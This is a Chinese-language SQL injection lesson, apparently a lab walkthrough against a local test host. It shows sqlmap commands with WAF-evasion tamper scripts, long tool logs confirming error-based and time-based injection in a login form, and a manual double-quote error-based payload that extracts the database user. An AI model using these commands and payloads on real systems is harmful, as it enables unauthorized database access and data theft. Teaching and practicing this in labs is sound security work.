第十四课

知识讲解：双引号报错

目录：

Sqlmap 梭哈


手工还原

Sqlmap 梭哈

10 分钟了还没影子。小弟脾气特别不好，直接关了，也没 waf，直接用绝杀，一个是尽快 fuzz 出 payload 且 直接指定更多的参数和复杂度。（你以为就这样结束了么？？等我逛完街回来）

```
[19:48:27] [INFO] parsing HTTP request from 'C:\Users\Adam\AppData\Local\Temp\\1561117707064.req'
[19:48:28] [INFO] testing connection to the target URL
[19:48:29] [INFO] checking if the target is protected by some kind of WAF/IPS
[19:48:30] [INFO] testing if the target URL content is stable
[19:48:31] [INFO] target URL content is stable
[19:48:31] [INFO] testing if POST parameter 'uname' is dynamic
[19:48:32] [WARNING] POST parameter 'uname' does not appear to be dynamic
[19:48:33] [INFO] heuristic (basic) test shows that POST parameter 'uname' might be injectable (possible DBMS: 'MySQL')
[19:49:00] [INFO] testing for SQL injection on POST parameter 'uname'
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n]
[19:49:00] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[19:49:10] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[19:49:12] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[19:49:25] [WARNING] reflective value(s) found and filtering out
[19:49:57] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[19:50:35] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)'
[19:51:19] [INFO] testing 'MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause'
[19:52:37] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (MAKE_SET)'
[19:53:59] [INFO] testing 'MySQL OR boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (MAKE_SET)'
[19:55:08] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (ELT)'
[19:56:31] [INFO] testing 'MySQL OR boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (ELT)'
```

Fuzz 出来单引号不报错，双引号报错直接双引号后面打*号



但是还是用了 16 分钟

```
[20:06:29] [INFO] parsing HTTP request from 'C:\Users\Adam\AppData\Local\Temp\\1561118788339.req'
[20:06:29] [INFO] loading tamper module 'versionedkeywords'
[20:06:29] [WARNING] tamper script 'versionedkeywords' is only meant to be run against MySQL
[20:06:29] [INFO] loading tamper module 'randomcase'
[20:06:29] [INFO] loading tamper module 'informationschemacomment'
custom injection marker ('*') found in option '--data'. Do you want to process it? [Y/n/q]
[20:06:33] [INFO] testing connection to the target URL
[20:06:34] [WARNING] there is a DBMS error found in the HTTP response body which could interfere with the results of the tests
[20:06:34] [INFO] checking if the target is protected by some kind of WAF/IPS
[20:06:35] [INFO] testing if the target URL content is stable
[20:06:36] [INFO] target URL content is stable
[20:06:36] [INFO] testing if (custom) POST parameter '#1*' is dynamic
[20:06:37] [WARNING] (custom) POST parameter '#1*' does not appear to be dynamic
[20:06:38] [INFO] heuristic (basic) test shows that (custom) POST parameter '#1*' might be injectable (possible DBMS: 'MySQL')
[20:06:39] [INFO] testing for SQL injection on (custom) POST parameter '#1*'
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
[20:06:41] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[20:06:43] [WARNING] reflective value(s) found and filtering out
[20:06:53] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[20:06:55] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[20:07:39] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[20:08:18] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)'
[20:09:02] [INFO] testing 'MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause'
[20:10:17] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (MAKE_SET)'
[20:11:39] [INFO] testing 'MySQL OR boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (MAKE_SET)'
[20:12:50] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (ELT)'
[20:14:12] [INFO] testing 'MySQL OR boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (ELT)'
[20:15:23] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (bool*int)'
[20:16:44] [INFO] testing 'MySQL OR boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (bool*int)'
[20:17:55] [INFO] testing 'MySQL boolean-based blind - Parameter replace (MAKE_SET)'
[20:17:57] [INFO] testing 'MySQL boolean-based blind - Parameter replace (MAKE_SET - original value)'
[20:17:59] [INFO] testing 'MySQL boolean-based blind - Parameter replace (ELT)'
[20:18:01] [INFO] testing 'MySQL boolean-based blind - Parameter replace (ELT - original value)'
[20:18:04] [INFO] testing 'MySQL boolean-based blind - Parameter replace (bool*int)'
[20:18:06] [INFO] testing 'MySQL boolean-based blind - Parameter replace (bool*int - original value)'
[20:18:08] [INFO] testing 'MySQL >= 5.0 boolean-based blind - ORDER BY, GROUP BY clause'
[20:18:12] [INFO] testing 'MySQL >= 5.0 boolean-based blind - ORDER BY, GROUP BY clause (original value)'
[20:18:16] [INFO] testing 'MySQL < 5.0 boolean-based blind - ORDER BY, GROUP BY clause'
[20:18:16] [INFO] testing 'MySQL < 5.0 boolean-based blind - ORDER BY, GROUP BY clause (original value)'
[20:18:16] [INFO] testing 'MySQL >= 5.0 boolean-based blind - Stacked queries'
[20:19:06] [INFO] testing 'MySQL < 5.0 boolean-based blind - Stacked queries'
[20:19:06] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[20:19:32] [INFO] (custom) POST parameter '#1*' is 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)' i
[20:19:32] [INFO] testing 'MySQL inline queries'
[20:19:33] [INFO] testing 'MySQL > 5.0.11 stacked queries (comment)'
[20:19:35] [INFO] testing 'MySQL > 5.0.11 stacked queries'
[20:19:36] [INFO] testing 'MySQL > 5.0.11 stacked queries (query SLEEP - comment)'
[20:19:37] [INFO] testing 'MySQL > 5.0.11 stacked queries (query SLEEP)'
[20:19:38] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query - comment)'
[20:19:39] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query)'
[20:19:40] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[20:19:53] [INFO] (custom) POST parameter '#1*' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
[20:19:53] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[20:19:54] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique fo
[20:20:16] [INFO] target URL appears to be UNION injectable with 2 columns
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n]
[20:20:33] [INFO] testing 'MySQL UNION query (47) - 1 to 20 columns'
[20:21:03] [INFO] testing 'MySQL UNION query (47) - 21 to 40 columns'
[20:21:23] [INFO] testing 'MySQL UNION query (47) - 41 to 60 columns'
[20:21:44] [INFO] testing 'MySQL UNION query (47) - 61 to 80 columns'
[20:22:05] [INFO] testing 'MySQL UNION query (47) - 81 to 100 columns'
```


再继续指定注入类型 –technique E

一分钟出数据：（前提是需要刺探很多信息，当然可以运气很好一些刺探出来，单引号和双引号直接引起报错，大概离是错显 E 类型的也可以 1 分钟出数据，需要非常非常多经验）此处也证明了手工的重要性。

sqlmap.py -r C:\Users\Adam\AppData\Local\Temp\\1561118788339.req --threads 10 --dbms="mysql" --proxy=http://127.0.0.1:8080 --tamper versionedkeywords,randomcase,informationschemacomment --technique E

```
D:\WEB_Safe\TOOLS\Burp>sqlmap.py -r C:\Users\Adam\AppData\Local\Temp\\1561118788339.req --threads 10  --dbms="mysql"  --proxy=http://127.0.0.1:8080  --tamper versionedkeywords,randomc
formationschemacomment --technique E

        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.3.6.42#dev}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal
Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 23:11:34 /2019-06-21/

[23:11:34] [INFO] parsing HTTP request from 'C:\Users\Adam\AppData\Local\Temp\\1561118788339.req'
[23:11:34] [INFO] loading tamper module 'versionedkeywords'
[23:11:34] [WARNING] tamper script 'versionedkeywords' is only meant to be run against MySQL
[23:11:34] [INFO] loading tamper module 'randomcase'
[23:11:34] [INFO] loading tamper module 'informationschemacomment'
custom injection marker ('*') found in option '--data'. Do you want to process it? [Y/n/q] Y
[23:11:35] [INFO] testing connection to the target URL
[23:11:36] [WARNING] there is a DBMS error found in the HTTP response body which could interfere with the results of the tests
[23:11:36] [INFO] checking if the target is protected by some kind of WAF/IPS
[23:11:38] [INFO] heuristic (basic) test shows that (custom) POST parameter '#1*' might be injectable (possible DBMS: 'MySQL')
[23:11:39] [INFO] testing for SQL injection on (custom) POST parameter '#1*'
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[23:11:41] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[23:12:08] [INFO] (custom) POST parameter '#1*' is 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)' injectable
(custom) POST parameter '#1*' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 26 HTTP(s) requests:
---
Parameter: #1* ((custom) POST)
    Type: error-based
    Title: MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)
    Payload: uname=admin' AND (SELECT 2*(IF((SELECT * FROM (SELECT CONCAT(0x717a7a7871,(SELECT (ELT(6498=6498,1))),0x7176717a71,0x78))s), 8446744073709551610, 8446744073709551610)))-- s
sswd=123456&submit=Submit
---
[23:12:16] [WARNING] changes made by tampering scripts are not included in shown payload content(s)
[23:12:16] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: PHP 5.3.29, Apache 2.4.18
back-end DBMS: MySQL >= 5.5
[23:12:16] [INFO] fetched data logged to text files under 'C:\Users\Adam\AppData\Local\sqlmap\output\192.168.74.128'
```

手工还原



由上图知道存在 E 错显注入和 T-B 时间盲注。第十四课的讲的也是双引号的错显注入。错显是直接利用大整形报错，盲注直接说用构造真假都是很基础的。

admin" and exp(~(select * from(select user())a));#